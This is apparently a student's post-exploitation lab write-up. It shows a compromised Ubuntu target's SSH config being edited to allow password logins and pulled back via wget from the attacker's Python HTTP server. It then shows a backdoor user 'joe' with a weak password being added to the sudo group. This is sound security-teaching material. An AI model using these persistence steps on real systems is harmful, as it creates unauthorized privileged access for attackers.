Roozah Khan
Laboratory Exercise 2-5 – Post-Exploitation

Task 1

```
root@ip-10-1-94-111:/tmp# cd /etc/ssh/
cd /etc/ssh/
root@ip-10-1-94-111:/etc/ssh# cat sshd_config
cat sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin prohibit-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
```

On my target system terminal, I used the cd command to change to /etc/ssh directory. I used the cat command to see the contents of the sshd_config file.

```
root@ip-10-1-94-111:/etc/ssh# mkdir ~/sshd
mkdir ~/sshd
root@ip-10-1-94-111:/etc/ssh# date
date
Sat Sep 11 02:25:20 UTC 2021
root@ip-10-1-94-111:/etc/ssh#
```

I used the mkdir command to create a directory called sshd.

```
*Untitled 1 - Mousepad
File  Edit  Search  View  Document  Help

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
PasswordAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
```

```
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
root@ip-10-1-94-111:/etc/ssh# mkdir ~/sshd
mkdir ~/sshd
root@ip-10-1-94-111:/etc/ssh# date
date
Sat Sep 11 02:25:20 UTC 2021
root@ip-10-1-94-111:/etc/ssh#
```

I opened mousepad program and copied the contents of the sshd_config file into the mousepad application.

Task 2: Edit SSH server configuration on the Kali system

```
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes
```

I changed the PasswordAuthentication line from “no” to “yes” in the mousepad application.


```
Terminal - student@kali: ~
File  Edit  View  Terminal  Tabs  Help
rkhan26@kali:~$cd ~/sshd
rkhan26@kali:~$ls
sshd_config
rkhan26@kali:~$date
Sat Sep 11 02:34:59 UTC 2021
rkhan26@kali:~$
```

I saved the file in the mousepad application as sshd_config and saved it into the sshd directory I made. To verify, I used the “ls” command to check if the file is in the directory.

Task 3: Put the modified SSH server configuration back on the target system

```
rkhan26@kali:~$python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [11/Sep/2021 03:01:12] "GET / HTTP/1.1" 200 -
10.1.94.111 - - [11/Sep/2021 03:04:27] "GET /sshd_config HTTP/1.1" 200 -
```

To get the file back to the target system, we use python script to start a HTTP webserver on port 8000.



To test the HTTP server, I used the web browser and went to the loopback IP address and saw the sshd_config is on the web page.

```
root@ip-10-1-94-111:/etc/ssh# cd /etc/ssh
cd /etc/ssh
root@ip-10-1-94-111:/etc/ssh# mv sshd_config sshd_config_old
mv sshd_config sshd_config_old
root@ip-10-1-94-111:/etc/ssh# date
date
Sat Sep 11 02:39:18 UTC 2021
root@ip-10-1-94-111:/etc/ssh#
```

On my target terminal, I changed the directory to /etc/ssh and moved the current sshd_config to sshd_config_old file.

```
root@ip-10-1-94-111:/tmp# wget 10.1.94.170:8000/sshd_config
wget 10.1.94.170:8000/sshd_config
--2021-09-11 02:46:05--  http://10.1.94.170:8000/sshd_config
Connecting to 10.1.94.170:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2542 (2.5K) [application/octet-stream]
Saving to: 'sshd_config'

sshd_config         100%[===================>]   2.48K  --.-KB/s    in 0s

2021-09-11 02:46:05 (154 MB/s) - 'sshd_config' saved [2542/2542]

root@ip-10-1-94-111:/tmp#
```

I used the “wget” command to access the sshd_config file via HTTP by using the kali linux IP address which I found by using the ifconfig command on the regular terminal.

```
root@ip-10-1-94-111:/etc/ssh# ls sshd_config
ls sshd_config
sshd_config
root@ip-10-1-94-111:/etc/ssh#
```

I used the “ls” command to verify the file has been downloaded.

```
root@ip-10-1-94-111:/etc/ssh# service sshd restart
service sshd restart
root@ip-10-1-94-111:/etc/ssh#
```

I used the “service” command to restart the sshd service on my target system.

Task 4: Create a user with sudo access on the target system

```
root@ip-10-1-94-111:/etc/ssh# adduser joe
adduser joe
Adding user `joe' ...
Adding new group `joe' (1002) ...
Adding new user `joe' (1002) with group `joe' ...
Creating home directory `/home/joe' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: Password!

Retype new UNIX password: Password!

passwd: password updated successfully
Changing the user information for joe
Enter the new value, or press ENTER for the default
        Full Name []:

        Room Number []:

        Work Phone []:

        Home Phone []:

        Other []:

Is the information correct? [Y/n] Y
Y
root@ip-10-1-94-111:/etc/ssh# passwd joe
passwd joe
Enter new UNIX password: Password!

Retype new UNIX password: Password!

passwd: password updated successfully
root@ip-10-1-94-111:/etc/ssh#
```

I added a new user named “joe” by using the command “adduser” because we don’t want to change the root password so instead add a new user and password.

```
root@ip-10-1-94-111:/etc/ssh# usermod -G sudo joe
usermod -G sudo joe
root@ip-10-1-94-111:/etc/ssh#
```

I added the new user with the sudo group by using the “usermod” command.

```
rkhan26@kali:~$ssh joe@10.1.94.111
joe@10.1.94.111's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

joe@ip-10-1-94-111:~$
```

I used the new user joe to ssh into the target system using the target IP address.

```
joe@ip-10-1-94-111:~$ cd ~
joe@ip-10-1-94-111:~$ sudo echo test > testfile
[sudo] password for joe:
joe@ip-10-1-94-111:~$ ls testfile
testfile
joe@ip-10-1-94-111:~$
```

```
File  Edit  View  Terminal  Tabs
rkhan26@kali:~$date
Sat Sep 11 03:36:47 UTC 2021
rkhan26@kali:~$
```

To verify the sudo access is working properly for the new user joe, I used the cd~ command to go to home directory and used the sudo echo command to redirect the string “test” in the file “testfile”. I used the “ls” command to verify the file name.

```
joe@ip-10-1-94-111:~$ ls
testfile
joe@ip-10-1-94-111:~$ cat testfile
test
joe@ip-10-1-94-111:~$
```